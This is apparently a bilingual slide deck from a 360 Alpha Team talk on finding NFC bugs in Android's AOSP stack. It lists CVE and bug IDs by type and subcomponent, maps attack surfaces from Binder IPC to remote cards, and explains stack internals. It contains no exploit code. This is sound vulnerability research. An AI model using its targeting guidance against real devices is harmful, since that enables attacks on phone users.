近場狩獵
Hunting in the Near Field

Android平台上NFC相關漏洞的研究
An Investigation of NFC-related bugs of Android

360阿爾法實驗室 趙奇
Qi Zhao from 360 Alpha Team

360 ALPHA

關於講者 About the Speaker

- @JHyrathon
- 360阿爾法實驗室 安全研究員 Security Researcher of 360 Alpha Team
- 專注於Android組件安全，NFC、多媒體、IPC通訊（Binder）均有涉獵 Focuses on the security of components of Android system, including NFC, TrustZone, Binder, and Multimedia
- 目前正在研究高通TrustZone Currently working on Qualcomm TrustZone

關於團隊 About the Team

- 360阿爾法團隊　360 Alpha Team
- 總計近200項Android相關漏洞被確認（包括Google、Qualcomm等廠商）　approximately 200 Android Vulnerabilities (Google, Qualcomm, …)
- Android漏洞獎勵計劃史上最高額獎金得主　Won the highest reward in ASR history
- 多項Pwn Contest冠軍 Many pwn contests winner
  - Pwn2Own 2016(Chrome)
  - Pwn2Own Mobile 2017(Galaxy S8)
  - …

發現的漏洞 Hunted Bugs


確認的漏洞 Comfirmed

ID	Type	Sub Component
CVE-2019-2017	EoP	t2t
CVE-2019-2034	EoP	i93
CVE-2019-2099	EoP	nfa
CVE-2019-9358	EoP	t3t hce
CVE-2019-2135	ID	mifare
A-124321899	ID	t4t
A-124466497	EoP	nfc hci
A-125447044	ID	mifare
A-124466510	EoP	nfc hci
A-124792090	EoP	jni
A-126126165	EoP	mifare
A-128469619	EoP	hal


重複的漏洞 Duplicated

ID	Type	Sub Component
A-120101855	DoS	t3t
A-122047365	ID	i93
A-122447367	ID	t4t hce
A-122629744	ID	t3t
A-124334702	ID	t4t
A-124334707	ID	t4t
A-124579544	EoP	i93
……	……	……

NFC協定疊 NFC Stack Overview



NFC協定疊 NFC Stack Overview



過度臃腫，不同廠商的協定堆積在一起，從RFID時代起的很多歷史問題


Overstuffed, varied implementations, legacy (from RFID)

↓

漏洞獵人的機會

Opportunity for bug hunters

NFC協定疊 NFC Stack Overview



模組命名方式非常隨意，不同的廠商、組織、實現中，同樣的協定可能有多種稱呼


Many names are arbitrary

Different organizations/vendors/implementations use what they like


NFC在Android中的實行方式
NFC of Android

Mode	Uses	Protocols
Reader/Writer	Raw Tag reader/writer, NDEF reader/writer	type 1-4 tag, ISO-15693 tag, Mifare tag
Host-based Card Emulation	Metro card emulation, offline payment	t3t(FeliCa), t4t
P2P	~~Android Beam~~	LLCP

Android NFC結構 Android NFC structure



攻擊面與目標 Attack Surface & Target



攻擊面 Attack Surfaces

1. Binder進程間通訊 Binder IPC
2. 應用到NFC協定疊 App data to NFC stack
3. 卡片/讀卡器到NFC協定疊 Remote(card, reader/writer) to NFC stack
4. HwBinder進程間通訊（非攻擊者直接可控）HwBinder IPC
5. System on Chip攻擊面 SoC attack surface
6. 手機到卡片/讀卡器（我們不關注）Android to Remote(card, reader/writer)

有價值的研究目標 Alluring Target

7. 讀寫功能模組 Reader/Writer module
8. 卡模擬（HCE）模組 Host-based Card Emulation module
9. 點到點通訊模組 本議題不討論，新版Android已經廢棄該功能

P2P module, deprecated

10. 通用基礎模組 Infrastructure module

通常來說，Java和JNI代碼不被認為是有價值的研究目標，因為其不會對資料進行處理。


Java and JNI wrapping code are not considered alluring since data are not processed there.

聚焦於AOSP的system/nfc資料夾
Focus on system/nfc of AOSP

- 協定疊實現在此 Protocol stack implements here
- 大量直接操作raw buffer Raw buffer manipulations
- 用戶可控資料 User-controlled data

聚焦於AOSP的system/nfc資料夾

Focus on system/nfc of AOSP



聚焦於AOSP的system/nfc資料夾

Focus on system/nfc of AOSP

```
hyrathon@hyrathon-ubuntu:/opt/aosp/system/nfc$ tree -d
.
├── src
│   ├── adaptation
│   ├── gki
│   │   ├── common
│   │   └── ulinux
│   ├── include
│   ├── nfa
│   │   ├── ce
│   │   ├── dm
│   │   ├── ee
│   │   ├── hci
│   │   ├── include
│   │   ├── p2p
│   │   ├── rw
│   │   └── sys
│   └── nfc
│       ├── include
│       ├── llcp
│       ├── nci
│       ├── ndef
│       ├── nfc
│       └── tags
└── utils
    ├── include
    └── test

25 directories
```

基礎概念 Necessary Basic Concepts

- gki
- nfa
- type of tags

gki

- 緩衝區記憶體分配器，基於ring buffer
  (buffer) memory allocator based on ring buffer

- 訊息傳遞 message delivery

- 計時器 timer

gki

Hard to corrupt heap; no "double free"
 This nullify tons of unsafe buffer manipulations

- 緩衝區記憶體分配器，基於ring buffer

難以破壞heap, 較少出現“double free”

消除了大量潛在的不安全緩衝區操作威脅

- 訊息傳遞

在不同的“任務（task）”之間傳遞訊息

- 計時器

Deliver msg between different "tasks"

```
typedef struct {
  uint16_t event;
  uint16_t len;
  uint16_t offset;
  uint16_t layer_specific;
} NFC_HDR;
```

nfa

- 系統管理器 system manager
- 設備管理器 device manager
- 狀態機管理器 state machine manager
  - 初始化和釋放資源 resource init/release
  - 在協定疊之間切換 switch between protocols
  - 消息收發 messaging
  - 與上層組件進行通訊 communicate with upper layer
- 總之，nfa可以理解為“管家程序”

  In conclusion, housekeeper

type of tags

- 重申，命名方式很“隨性” Again, naming is unbridled
- Reader/Writer支援: t1t, t2t, t3t, t4t, t5t, i93(ISO-15693), Mifare
  Reader/Writer supports
- 卡片模擬支援: t3t(with limited functionality), t4t

  Card emulation supports

模糊測試還是代碼審計 Fuzz or Audit?

- 大量線程，大量狀態機，大量狀態

  Many threads, many state machines, many states
- 多階段輸入，順序不定 Multi-stage input, causality
- 代碼耦合度高，難以分解 Coupling, not easy to dismantle
- 約束條件多，從程序中間觸發子模組crash不意味著能夠依賴用戶輸入實現同樣效果

